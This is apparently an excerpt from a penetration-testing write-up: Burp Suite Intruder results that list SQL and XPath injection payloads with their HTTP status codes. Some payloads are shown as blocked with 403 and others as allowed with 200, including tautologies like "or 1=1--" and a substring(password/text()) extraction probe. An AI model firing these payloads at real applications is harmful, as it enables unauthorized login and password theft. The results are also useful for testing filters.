39	" or 0=0 ∫···∫	403			965
40	%' or '0'='0	403			963
41	or 1=1	403			963
42	or 1=1--	403			961

Example of allowed payloads on Burp Suite



Results | Target | Positions | Payloads | Options

Filter: Hiding 3xx, 4xx and 5xx responses

Request	Payload	Status	Error	Timeout	Length
1	==	200			4629
2	=	200			4629
3	'	200			593
4	' --	200			591
7	'--	200			591
8	'/*	200			594
10	" --	200			4629
12	"/*	200			4625
16	or true	200			4628
29	like '%'	200			4625
116	'=' 'or' and '=' 'or'	200			5020
120	admin' and substring(password/t...	200			602
121	' and substring(password/text(),1,...	200			601
123	'="or'	200			595